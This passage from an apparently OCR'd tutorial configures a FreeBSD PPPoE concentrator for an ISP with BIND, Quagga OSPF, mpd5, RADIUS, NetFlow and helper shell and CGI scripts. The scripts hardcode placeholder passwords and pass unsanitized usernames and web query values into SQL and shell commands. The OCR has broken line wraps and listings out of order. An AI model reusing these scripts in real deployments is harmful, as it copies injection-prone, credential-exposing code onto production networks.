zone "253.in-addr.arpa"    { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "254.in-addr.arpa"    { type master; file "/usr/local/etc/namedb/master/empty.db"; };

zone "1.ip6.arpa"   { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "3.ip6.arpa"   { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "4.ip6.arpa"   { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "5.ip6.arpa"   { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "6.ip6.arpa"   { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "7.ip6.arpa"   { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "8.ip6.arpa"   { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "9.ip6.arpa"   { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "a.ip6.arpa"   { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "b.ip6.arpa"   { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "c.ip6.arpa"   { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "d.ip6.arpa"   { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "e.ip6.arpa"   { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "0.f.ip6.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "1.f.ip6.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "2.f.ip6.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
```

```
zone "3.f.ip6.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "4.f.ip6.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "5.f.ip6.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "6.f.ip6.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "7.f.ip6.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "8.f.ip6.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "9.f.ip6.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "a.f.ip6.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "b.f.ip6.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "0.e.f.ip6.arpa"  { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "1.e.f.ip6.arpa"  { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "2.e.f.ip6.arpa"  { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "3.e.f.ip6.arpa"  { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "4.e.f.ip6.arpa"  { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "5.e.f.ip6.arpa"  { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "6.e.f.ip6.arpa"  { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "7.e.f.ip6.arpa"  { type master; file "/usr/local/etc/namedb/master/empty.db"; };

zone "c.f.ip6.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "d.f.ip6.arpa" { type master; file "/usr/local/etc/namedb/master/empty.db"; };

zone "8.e.f.ip6.arpa"  { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "9.e.f.ip6.arpa"  { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "a.e.f.ip6.arpa"  { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "b.e.f.ip6.arpa"  { type master; file "/usr/local/etc/namedb/master/empty.db"; };

zone "c.e.f.ip6.arpa"  { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "d.e.f.ip6.arpa"  { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "e.e.f.ip6.arpa"  { type master; file "/usr/local/etc/namedb/master/empty.db"; };
zone "f.e.f.ip6.arpa"  { type master; file "/usr/local/etc/namedb/master/empty.db"; };

zone "ip6.int"      { type master; file "/usr/local/etc/namedb/master/empty.db"; };

controls {
  inet 127.0.0.1 allow { localhost; } keys { "rndc-key"; };
};
include "/usr/local/etc/namedb/rndc.key";

#eof
```

Listing 22.

```
# ssh-keygen
# cat /root/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDPVC3ksxLRuHPcknfskNhXXxh+rgfq4O9Q4T/wJsrPlETqMmjg3kbHDbszeAio/y7au2rORRWSadmQ
   R5l7dQhBI0qdWF5Zp+SbBfebiE7rmJeoTCpESQySH9KM/nBsDx9l+UiDoqEQziQJtkIIRouX8nZgLc5JJkzcjf00MS7pQ4LzISmDCDJQ75VsG00QZ
   a0du40lvngjx8fMvk182rCkhYaMUhbhR1njBvhNSWnfOY5lFpOocbiOSMGym4pH0EjNWfiQHLtVKY+lD5peAO3JMil7rzlZkQWlFCaAvJ1aEXIasw3
   y1W77AzvCVas6uKyute+4GYYSUoD3vXAbJZ root@valhalla.connectionlost.com.br
```

Listing 23.

```
# vi /etc/snmpd.config
location := "connectionlost"
contact := "tfgoncalves@connectionlost.com.br"
system := 1 # FreeBSD
traphost := localhost
trapport := 162

read := "mudar_community"
trap := "trap_comm"

%snmpd
begemotSnmpdDebugDumpPdus = 2
begemotSnmpdDebugSyslogPri = 7

begemotSnmpdCommunityString.0.1 = $(read)
begemotSnmpdCommunityDisable = 1

begemotSnmpdPortStatus.0.0.0.0.161 = 1

begemotSnmpdLocalPortStatus."/var/run/snmpd.sock" = 1
begemotSnmpdLocalPortType."/var/run/snmpd.sock" = 4

begemotTrapSinkStatus.[$(traphost)].$(trapport) = 4
begemotTrapSinkVersion.[$(traphost)].$(trapport) = 2
begemotTrapSinkComm.[$(traphost)].$(trapport) = $(trap)

sysContact = $(contact)
sysLocation = $(location)
sysObjectId = 1.3.6.1.4.1.12325.1.1.2.1.$(system)

snmpEnableAuthenTraps = 2

begemotSnmpdModulePath."mibII"   = "/usr/lib/snmp_mibII.
   so"

begemotSnmpdModulePath."pf"= "/usr/lib/snmp_pf.so"

begemotSnmpdModulePath."hostres" = "/usr/lib/snmp_
   hostres.so"

begemotSnmpdModulePath."ucd" = "/usr/local/lib/snmp_ucd.
   so"

#eof
```

Listing 24.

```
# vi /usr/local/etc/quagga/zebra.conf
!
hostname valhalla
password 8 mudarsenha
enable password 8 mudarsenha
service password-encryption
log file /var/log/zebra.log
!
interface em0
!
interface em1
!
interface igb0
!
interface igb1
!
interface igb2
!
interface igb3
!
interface igb4
!
interface igb5
!
interface igb6
!
interface igb7
!
interface lo0
!
interface lo1
!
interface pflog0
!
interface pfsync0
!
access-list filter-term permit 127.0.0.1/32
access-list filter-term deny any
!
ip forwarding
ipv6 forwarding
!
line vty
 access-class filter-term
!
!eof

# vi /usr/local/etc/quagga/ospfd.conf
!
hostname valhalla
password 8 mudarsenha
```

```
enable password 8 mudarsenha
service password-encryption
log file /var/log/ospf.log
!
interface em0
!
interface em1
!
interface igb0
!
interface igb1
!
interface igb2
!
interface igb3
!
interface igb4
 ip ospf network non-broadcast
!
interface igb5
!
interface igb6
!
interface igb7
!
interface lo0
!
interface lo1
!
interface pflog0
!
interface pfsync0
!
router ospf
 ospf router-id 203.0.113.5
 redistribute connected route-map PRIVATE
 redistribute kernel
 passive-interface default
 no passive-interface igb4
 network 203.0.113.0/24 area 0.0.0.0
 neighbor 203.0.113.1
!
ip prefix-list PRIVATE-NET seq 5 permit 203.0.113.0/24 le
    32
ip prefix-list PRIVATE-NET seq 10 deny any
!
route-map PRIVATE permit 10
match ip address prefix-list PRIVATE-NET
!
access-list filter-term permit 127.0.0.1/32
access-list filter-term deny any
!
line vty
 access-class filter-term
!
!eof

# vi /usr/local/etc/quagga/ospf6d.conf
!
hostname valhalla
password 8 mudarsenha
enable password 8 mudarsenha
service password-encryption
log file /var/log/ospf6.log
!
debug ospf6 lsa unknown
!
interface em0
!
interface em1
!
interface igb0
!
interface igb1
!
interface igb2
!
interface igb3
!
interface igb4
!
interface igb5
!
interface igb6
!
interface igb7
!
interface lo0
!
interface lo1
!
interface pflog0
!
interface pfsync0
!
router ospf6
 router-id 203.0.113.5
 redistribute kernel route-map PRIVATE6
```

```
 redistribute connected route-map PRIVATE6
 interface igb4 area 0.0.0.0
!
ipv6 prefix-list PRIVATE6-NET seq 5 permit 2001:db8::/32
   ge 64
ipv6 prefix-list PRIVATE6-NET seq 10 deny any
ipv6 prefix-list filter-term seq 2 permit ::1/128
ipv6 prefix-list filter-term seq 10 deny any
!
route-map PRIVATE6 permit 10
 match ipv6 address prefix-list PRIVATE6-NET
!
line vty
 access-class filter-term
!
```

Listing 25.

```
# vi /usr/local/etc/mpd5/mpd.conf
startup:

# console
        set user mpdadmin 123mudar admin
        set console self 127.0.0.1 5005
        set console open
# web interface
        set web self 203.0.113.5 5006
        set web open
# radius to receive coa and pod
        set radsrv self 198.51.100.5 3799
        set radsrv peer 198.51.100.2 mudar_senha
        set radsrv enable coa disconnect
        set radsrv open
# flow export
#        set netflow peer ip port
#        set netflow timeouts 60 120
        set global max-children 50000
```

Listing 26.

```
        log -all +radius +iface
#        log +all
        create bundle template B

# compression and cryptography
# uncomment these two lines to enable compression and
   encryption
#       set bundle enable compression
#       set bundle enable encryption

# ipv6
        set bundle enable ipv6cp

# Set IP addresses. Peer address will later be replaced
   by RADIUS.
        set ipcp dns 203.0.113.5 203.0.113.1
        set iface up-script "/root/scripts/ppp-up $1"
        set iface down-script "/root/scripts/ppp-down $1"
        set iface enable proxy-arp
#        set iface enable netflow-in
#        set iface enable netflow-out

# compression and cryptography
# uncomment these 7 lines to enable compression and
   encryption
#       set iface enable tcpmssfix
#       set ccp yes mppc
#       set mppc yes e40
#       set mppc yes e56
#       set mppc yes e128
#       set mppc yes stateless
#       set ecp disable dese-bis dese-old

# create link template with common info
        create link template common pppoe
# enable multilink protocol
        set link enable multilink
# set bundle template to use
        set link action bundle B
        set link max-children 50000
# enable peer authentication
        set link disable chap pap eap

# choose between chap or pap, remember to change your
   radius attribute
# uncomment the options you desire
#       set link enable chap
        set link enable pap

#       set link yes acfcomp protocomp
        set link enable report-mac
#       set link keep-alive 10 60
#       set link mtu 1492
#       set link mru 1492
        set link bandwidth 10000000

        load radius
        set pppoe service "*"

# template for ifaces listen using common template
```

```
        create link template igb3 common
        set link max-children 10000
#       set auth max-logins 0
        set pppoe iface igb3
        set link enable incoming

# you can enable other interfaces to listen to your
   internal network to respond pppoe requests
# template for ifaces listen using common template
#        create link template igb2 common
#        set link max-children 10000
##       set auth max-logins 0
#        set pppoe iface igb2
#        set link enable incoming

# template for ifaces listen using common template
#        create link template igb1 common
#        set link max-children 10000
##       set auth max-logins 0
#        set pppoe iface igb1
#        set link enable incoming

# template for ifaces listen using common template
#        create link template igb0 common
#        set link max-children 10000
##       set auth max-logins 0
#        set pppoe iface igb0
#        set link enable incoming
```

Listing 27.

```
        set radius config /etc/radius.conf
#       set radius server localhost testing123 1812 1813
#       set radius retries 3
#       set radius timeout 3
# send the given IP in the RAD_NAS_IP_ADDRESS attri-
   bute to the server.
#       set radius me 1.1.1.1
# send accounting updates every 5 minutes
#       set auth acct-update 300
# enable RADIUS, and fallback to mpd.secret, if RADIUS
   auth failed
        set auth enable radius-auth
# enable RADIUS accounting
        set auth enable radius-acct
# protect our requests with the message-authenticator
        set radius enable message-authentic

#eof
```

```
# cd /usr/ports/net/radvd
# make install clean
```

Install bsnmp-ucd:

```
# cd /usr/ports/net-mgmt/bsnmp-ucd/
# make install clean
```

Let's now create the settings of pf: Listing 18.

Edit `/etc/ntp.conf` because you need the correct time to avoid problems in your logs:

```
#server 0.freebsd.pool.ntp.org iburst
#server 1.freebsd.pool.ntp.org iburst
#server 2.freebsd.pool.ntp.org iburst
#server 3.freebsd.pool.ntp.org iburst
server a.ntp.br
server b.ntp.br
server c.ntp.br
```

Compile a new kernel:

```
# cd /usr/src/sys/amd64/conf/
# mkdir -p /root/kernels/
# cp GENERIC /root/kernels/valhalla
# ln -s /root/kernel/valhalla .
# cd /usr/src
```

Add these lines to the kernel: Listing 19.

Now let's make some adjustments in the operating system to attempt to fit the current situation: Listing 20.

Let's configure bind as this recursive server for use by clients and the server: Listing 21.

Create the key:

```
# cd /usr/local/etc/namedb/
# rndc-confgen -a
```

Create log files:

```
# touch /var/log/named.log
# touch /var/log/security.log
# touch /var/log/xfer.log
# chown bind /var/log/named.log
# chown bind /var/log/security.log
# chown bind /var/log/xfer.log
```

Create an ssh key to the functioning of cgi for the support system: Listing 22. Now let's configure the bsnmp to enable snmp for monitoring: Listing 23.

Let's configure quagga for redistribution of routes via ospf: I'm not calling authentication between neighbors, but please enable in your production network (Listing 24).

Create log files:

```
# touch /var/log/ospf.log
# touch /var/log/ospf6.log
# touch /var/log/zebra.log
# chown quagga:quagga /var/log/ospf.log
# chown quagga:quagga /var/log/ospf6.log
# chown quagga:quagga /var/log/zebra.log
```

Now the most important guy in the server -> the mpd5!

Create the configuration file: Listing 25.

default:

```
        load pppoe_server
```

common:

```
# enable multilink protocol
        set link enable multilink
# set bundle template to use
        set link action bundle B

# allow peer to authenticate us
        set link disable chap pap
        set link accept chap pap
        set auth authname MyLogin
# set infinite redial attempts
        set link max-redial 0
```

pppoe_server: Listing 26. radius: Listing 27.

Create radius.conf file:

```
# vi /etc/radius.conf
auth  198.51.100.2   senhaclienteradius
acct  198.51.100.2   senhaclienteradius
```

Create mpd.secret file to have no problems:

```
# touch /usr/local/etc/mpd5/mpd.secret
```

Create the log file:

```
# touch /var/log/mpd5.log
```

Add in the last lines of the syslog.conf file:

```
# vi /etc/syslog.conf
!mpd5
*.* /var/log/mpd5.log
```

Create the directory for the configuration files radvd:

```
# mkdir -p /usr/local/etc/mpd5/ipv6
```

About NetFlow there are three situations:

-> If you are using single-stack(v4 or v6) and NAT, so mpd does the job. Enable in mpd.conf:

```
...
        set netflow peer ip port
        set netflow timeouts 60 120
...
        set iface enable netflow-in
        set iface enable netflow-out
...
```




Figure 5. *SNMP Data – Traffic*

Listing 28.

```
# touch /usr/local/etc/rc.d/nf_export
# chmod 755 /usr/local/etc/rc.d/nf_export

# cat /usr/local/etc/rc.d/nf_export
#!/bin/sh
#written by tfgoncalves(at)connectionlost(dot)com(dot)br
#1414503716
# REQUIRE: LOGIN
#
# Add the following lines to /etc/rc.conf to nf_export
# log_io (bool): Set to "NO" by default.
#                Set it to "YES" to enable nf_export

. /etc/rc.subr

name=nf_export
rcvar=`set_rcvar_obsolete`

load_rc_config $name

start_cmd="${name}_start"
stop_cmd="${name}_stop"

: ${nf_export_enable}="NO"

nf_export_start() {
   /usr/sbin/ngctl mkpeer igb4: netflow lower iface0
   /usr/sbin/ngctl name igb4:lower netflow_1
   /usr/sbin/ngctl connect netflow_1: igb4: iface1 upper
   /usr/sbin/ngctl connect netflow_1: netflow_1: out0 out1
   /usr/sbin/ngctl mkpeer netflow_1: ksocket export9
   inet/dgram/udp
   /usr/sbin/ngctl name netflow_1:export9 ksocket_1
   /usr/sbin/ngctl msg ksocket_1: connect
   inet/203.0.113.15:700
}

nf_export_stop() {
   /usr/sbin/ngctl shutdown netflow_1:
}

run_rc_command "$1"

#eof
```

Listing 29.

```
# mkdir -p /root/scripts/
# vi /root/scripts/ppp-up

#!/bin/sh
#written by tfgoncalves(at)connectionlost(dot)com(dot)br
#1414503716

radius="/usr/local/bin/mysql -u radius -u userradius -h
   198.51.100.2 radius -psenharadius -s -N -e"

if [ "$2" = "inet" ]
then
        c_ip=$4
        c_ip_first=`echo $4 | cut -d"." -f1`
fi

if [ "$2" = "inet6" ]
then
        c_ip6=$4
fi

username=$5

c_bloqueado=`$radius"select bloqueado from rad-
   check where attribute='ClearText-Password' and
   UserName='$username';"`

if [ -z $c_bloqueado ]
then
        c_bloqueado=`$radius"select bloqueado
   from radcheck where attribute='Password' and
   UserName='$username';"`
fi

if [ "$2" = "inet" ] && [ "$c_bloqueado" = 1 ]
then
        /sbin/pfctl -t BLOQUEADOS -T add $c_ip
fi

if [ "$2" = "inet6" ] && [ "$c_bloqueado" = 1 ]
then
        /sbin/pfctl -t BLOQUEADOS6 -T add $c_ip6
fi

if [ "$2" = "inet" ] && [ "$c_ip_first" == 10 ]
then
        /sbin/pfctl -t PRIVADOS  -T add $c_ip
else
        /sbin/pfctl -t PUBLICOS -T add $c_ip
fi

if [ "$2" = "inet6" ]
```

```
then
        /sbin/pfctl -t PUBLICOS6 -T add $c_ip6
fi

#v6 prefix from db
ng_prefix=`$radius"select value from radre-
   ply where attribute='Framed-IPv6-Prefix' and
   UserName='$username';"`
ng_subnet=$(echo $ng_prefix | cut -d ':' -f-4)

#v6 prefix autogen
#ng=$(echo $1 | tr -d '[:alpha:]')
#ng_prefix=`printf '%x' $((0xA0 | $ng))`
#ng_subnet='2001:db8:cafe:'$ng_prefix

if [ "$ng_subnet" != "" ]
then
       /sbin/ifconfig $1 inet6 $ng_subnet::1 prefixlen 64
       ra_pid=/usr/local/etc/mpd5/ipv6/$1
       ra_conf=$ra_pid.conf

       echo interface $1 > $ra_conf
       echo '{ AdvSendAdvert on; MinRtrAdvInterval 5;
   MaxRtrAdvInterval 100;' >> $ra_conf
       echo ' prefix' $ng_subnet::/64 '{AdvOnLink on; Adv-
   Autonomous on; };' >> $ra_conf
       echo ' RDNSS 2001:db8::5 {}; };' >> $ra_conf

       /usr/local/sbin/radvd -C /usr/local/etc/mpd5/
   ipv6/$1.conf -p /usr/local/etc/mpd5/ipv6/$1.pid &
fi



#eof

# chmod +x /root/scripts/ppp-up
```

Listing 30.

```
# vi /root/scripts/ppp-down
#!/bin/sh
#written by tfgoncalves(at)connectionlost(dot)com(dot)br
#1414503716

radius="/usr/local/bin/mysql -u radius -u userradius -h
   198.51.100.2 radius -psenharadius -s -N -e"

if [ "$2" = "inet" ]
then
        c_ip=$4
        c_ip_first=`echo $4 | cut -d"." -f1`
else
        c_ip6=$4
fi

username=$5

if [ "$2" = "inet" ] && [ "$c_ip_first" == 10 ]
then
        /sbin/pfctl -t PRIVADOS  -T del $c_ip
fi

if [ "$2" = "inet" ]
then
        /sbin/pfctl -t PUBLICOS -T del $c_ip
fi

if [ "$2" = "inet6" ]
then
        /sbin/pfctl -t PUBLICOS6 -T del $c_ip6
fi

/sbin/pfctl -t BLOQUEADOS -T del $c_ip

/sbin/pfctl -t BLOQUEADOS6 -T del $c_ip6

if [ -f /usr/local/etc/mpd5/ipv6/$1.pid ]
then
        if6=$(cat /usr/local/etc/mpd5/ipv6/$1.pid)
else
        if6=""
fi

if [ -n $if6 ] && [ "$if6" != "" ]
then
        /bin/kill -9 `echo $if6`
        rm /usr/local/etc/mpd5/ipv6/$1.*
fi

#eof
```

Listing 31.

```
# vi /root/scripts/drop_blocked
#!/bin/sh
#written by tfgoncalves(at)connectionlost(dot)com(dot)br
#1414503716

radius="/usr/local/bin/mysql -u radius -u userradius -h
   198.51.100.2 radius -psenharadius -s -N -e"

$radius"select radcheck.username from radcheck,usergroup
   where usergroup.username=radcheck.username and rad-
   check.bloqueado='1' and usergroup.groupname!='';" > /
   tmp/drop_blocked

while read line
do
# drop via pod, cool that call to the radius to drop, so
   drop in any concentratror
   ssh -l root -p 2220 198.51.100.2 /root/scripts/pod_
   drop.sh $line < /dev/null
# shutdown ng, drop only customer that are connected on
   this concentrator
#  /root/scripts/drop_force $line
   echo $line" - dropped!"
   sleep 5
done < /tmp/drop_blocked

#eof
```

Listing 32.

```
# vi /root/scripts/drop_force
#!/bin/sh
#written by tfgoncalves(at)connectionlost(dot)com(dot)br
#1414503716

if [ -z "$1" ]
then
        echo "Usage: $0 {customer}"
        exit 1
fi


radius="/usr/local/bin/mysql -u radius -u userradius -h
   198.51.100.2 radius -psenharadius -s -N -e"

ip=`$radius"select value from radreply where
   attribute='Framed-IP-Address' and username='$1';"`

ng=$(netstat -rn | grep $ip | awk '{print $6}')

if [ -z $ip ]
then
        echo "Invalid customer!"
        exit 0
else
        ng=$(netstat -rn | grep $ip | awk '{print $6}')
        if [ -z $ng ]
        then
                echo "Customer not connected on `uname
   -n`!"
                exit 0
        else
                echo $ng":"
                $radius"update radacct set
   acctstoptime=now() where username='$1' and acctstop-
   time is null;" 2> /dev/null
                /usr/sbin/ngctl shutdown $ng:
                echo "Customer "$ng" dropped!"
        fi
fi


#eof
```

Listing 33.

```
# touch /usr/local/etc/rc.d/cpu_affinity
# chmod 755 /usr/local/etc/rc.d/cpu_affinity

# cat /usr/local/etc/rc.d/cpu_affinity
#!/bin/sh
#written by tfgoncalves(at)connectionlost(dot)com(dot)br
#1414503716
# REQUIRE: LOGIN
#
# Add the following lines to /etc/rc.conf to cpu_affinity
# log_io (bool): Set to "NO" by default.
#                Set it to "YES" to enable cpu_affinity

. /etc/rc.subr

name=cpu_affinity
rcvar=`set_rcvar_obsolete`

load_rc_config $name

start_cmd="${name}_start"
stop_cmd="${name}_stop"
```

```
: ${cpu_affinity_enable}="NO"

cpu_affinity_start() {
    /usr/bin/cpuset -l 0 -x 259
    /usr/bin/cpuset -l 1 -x 268
    /usr/bin/cpuset -l 2 -x 277
    /usr/bin/cpuset -l 3 -x 286
    /usr/bin/cpuset -l 0 -x 295
    /usr/bin/cpuset -l 1 -x 296
    /usr/bin/cpuset -l 2 -x 297
    /usr/bin/cpuset -l 3 -x 298
    /usr/bin/cpuset -l 4 -x 299
    /usr/bin/cpuset -l 5 -x 300
    /usr/bin/cpuset -l 6 -x 301
    /usr/bin/cpuset -l 7 -x 302
    procstat -at | awk '/swi1: netisr/ {print $2}' |
    xargs -n 1 cpuset -l all -t
}

cpu_affinity_stop() {
    /usr/bin/cpuset -l all -x 259
    /usr/bin/cpuset -l all -x 268
    /usr/bin/cpuset -l all -x 277
    /usr/bin/cpuset -l all -x 286
    /usr/bin/cpuset -l all -x 295
    /usr/bin/cpuset -l all -x 296
    /usr/bin/cpuset -l all -x 297
    /usr/bin/cpuset -l all -x 298
    /usr/bin/cpuset -l all -x 299
    /usr/bin/cpuset -l all -x 300
    /usr/bin/cpuset -l all -x 301
    /usr/bin/cpuset -l all -x 302
}

run_rc_command "$1"

#eof
```

Permissions to be executable:

```
# chmod +x /usr/local/etc/rc.d/cpu_affinity
```

-> If you are using Dual-Stack and not using NAT.

Enable via netgraph to export flows from its external interface. Create the rc for nf_export: Listing 28.

Consider the igb4 as the external interface and 203.0.113.15:700 as the ip:port of the NetFlow collector.

Enable in rc.conf:

```
...
nf_export_enable="YES"
...
```

To start NetFlow export:

```
# /usr/local/etc/rc.d/nf_export start
```

To stop NetFlow export:

```
# /usr/local/etc/rc.d/nf_export stop
```

-> If you are using Dual-Stack and using NAT.

Create the directory for the control and pid files for softflowd:

```
# mkdir -p /usr/local/etc/mpd5/netflow
```

Add this line in ppp-up script:

```
/usr/local/sbin/softflowd -i $1 -n 186.250.56.16:670 -v 9
    -c /usr/local/etc/mpd5/netflow/$1.ctl &

# vi /root/scripts/ppp-up
...
if [ "$2" = "inet" ]
then
        c_ip=$4
        c_ip_first=`echo $4 | cut -d"." -f1`
        /usr/local/sbin/softflowd -i $1 -n 203.0.113.15:700
    -v 9 -c /usr/local/etc/mpd5/netflow/$1.ctl &
fi
...
```

And add this line in ppp-down script:

```
/usr/local/sbin/softflowctl -c /usr/local/etc/mpd5/
    netflow/$1.ctl shutdown

# vi /root/scripts/ppp-down
...
if [ "$2" = "inet" ]
then
        c_ip=$4
```

Listing 34.

```
# mkdir -p /usr/local/www/nginx/sst
# vi /usr/local/www/nginx/sst/sst.cgi
#!/bin/sh
#written by tfgoncalves(at)connectionlost(dot)com(dot)br
#1414503716

radius="/usr/local/bin/mysql -u radius -u userradius -h 198.51.100.2 radius -psenharadius -s -N -e"

#change the pass here
pass="mudar321!"

echo    "Content-type: text/html"
echo    ""
echo    "<hr>"
echo    "<center> ---------------------------------------- ISP ---------------------------------------- </
   center>"
echo    "<hr>"

echo    '<html>'
echo    '<head>'
echo    '<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">'
echo    '<title>SST</title>'
echo    '</head>'
echo    '<body>'

echo    "<form method=GET action=\"${SCRIPT}\">"\
        '<table nowrap>'\
        '<tr><td>Client: </TD><TD><input type="text" name="cliente" size=50></td></tr>'\
        '</tr></table>'

echo    '<input type="radio" name="option" value="1"> Client informations.'\
        '<input type="radio" name="option" value="2"> Drop client.<br>'\
        '<input type="radio" name="option" value="3"> Drop client ( forced ) .<br>'\
        '<input type="radio" name="option" value="4"> Total connected clients.<br>'
echo    "<hr>"
echo    '<input type="radio" name="option" value="6"> Ping.<br>'
echo    '<table nowrap>'\
        '<tr><td>IP: </TD><TD><input type="text" name="ip" size=20></td></tr>'\
        '</tr></table>'
echo    "<hr>"
echo    '<input type="radio" name="option" value="5"> Change speed.<br>'
echo    '<table nowrap>'\
        '<tr><td>Download speed (kb): </TD><TD><input type="text" name="vdown" size=20></td></tr>'\
        '<tr><td>Upload speed (kb): </TD><TD><input type="text" name="vup" size=20></td></tr>'\
        '<tr><td>Authorization key: </TD><TD><input type="text" name="key" size=20></td></tr>'\
        '</tr></table>'
```

```
echo    '<br><input type="submit" value="Send">'\
        '<input type="reset" value="Reset"></form>'

if [ "$REQUEST_METHOD" != "GET" ]; then
        echo "<hr>Script Error:"\
             "<br>Usage error, cannot complete request, REQUEST_METHOD!=GET."\
             "<br>Check your FORM declaration and be sure to use METHOD=\"GET\".<hr>"
        exit 1
fi


if [ -z "$QUERY_STRING" ]; then
        exit 0
else
        XX=`echo "$QUERY_STRING" | sed -n 's/^.*cliente=\([^&]*\).*$/\1/p' | sed "s/%20/ /g"`
        ZZ=`echo "$QUERY_STRING" | sed -n 's/^.*option=\([^&]*\).*$/\1/p' | sed "s/%20/ /g"`
        WW=`echo "$QUERY_STRING" | sed -n 's/^.*vdown=\([^&]*\).*$/\1/p' | sed "s/%20/ /g"`
        QQ=`echo "$QUERY_STRING" | sed -n 's/^.*vup=\([^&]*\).*$/\1/p' | sed "s/%20/ /g"`
        SS=`echo "$QUERY_STRING" | sed -n 's/^.*key=\([^&]*\).*$/\1/p' | sed "s/%20/ /g"`
        II=`echo "$QUERY_STRING" | sed -n 's/^.*ip=\([^&]*\).*$/\1/p' | sed "s/%20/ /g"`

        if [ $ZZ = 6 ]
        then
                if [ -z $II ]
                then
                        echo "<hr> None entered IP. <hr>"
                        echo    '<form method="link" action="sst">'
                        echo    '<input type="submit" value="New query">'
                        echo    '</form>'
                        exit 0
                else
                        if expr "$II" : '[0-9][0-9]*\.[0-9][0-9]*\.[0-9][0-9]*\.[0-9][0-9]*$' >/dev/null
                        then
                                for i in 1 2 3 4; do
                                        if [ $(echo "$II" | cut -d. -f$i) -gt 255 ]
                                        then
                                                echo "<hr>Invalid IP "$II".<hr>"
                                                echo    '<form method="link" action="sst">'
                                                echo    '<input type="submit" value="New query">'
                                                echo    '</form>'
                                                exit 0
                                        fi
                                done
                                ping=$(ping -c 10 $II)
                                echo    "<hr>"
                                echo $ping | sed 's/a\ bytes/a\ bytes@@/g' | sed 's/ms/ms@@/g' | sed 's/cs\ \-\-\-/
   cs\ \-\-\-@@/' | sed 's/loss/loss@@/' | tr '@@' '\n' | awk '/./' | sed 's/^/\<br\>/' | sed 's/$/\<\br\/\>/'
                                echo    "<hr>"
                                echo    '<form method="link" action="sst">'
```

```
                        echo    '<input type="submit" value="New query">'
                        echo    '</form>'
                        exit 0
                else
                        echo "<hr>Invalid IP "$II".< <hr>"
                        echo    '<form method="link" action="sst">'
                        echo    '<input type="submit" value="New query">'
                        echo    '</form>'
                        exit 0
                fi
        fi
fi

if [ $ZZ = 4 ]
then
        total_c=$(ifconfig -l | tr ' ' '\n' | grep ^ng -c)
        echo "<hr> Total of connected clients `uname -n` is "$total_c". <hr>"
        echo    '<form method="link" action="sst">'
        echo    '<input type="submit" value="New query">'
        echo    '</form>'
        exit 0
fi

if [ -z $XX ]
then
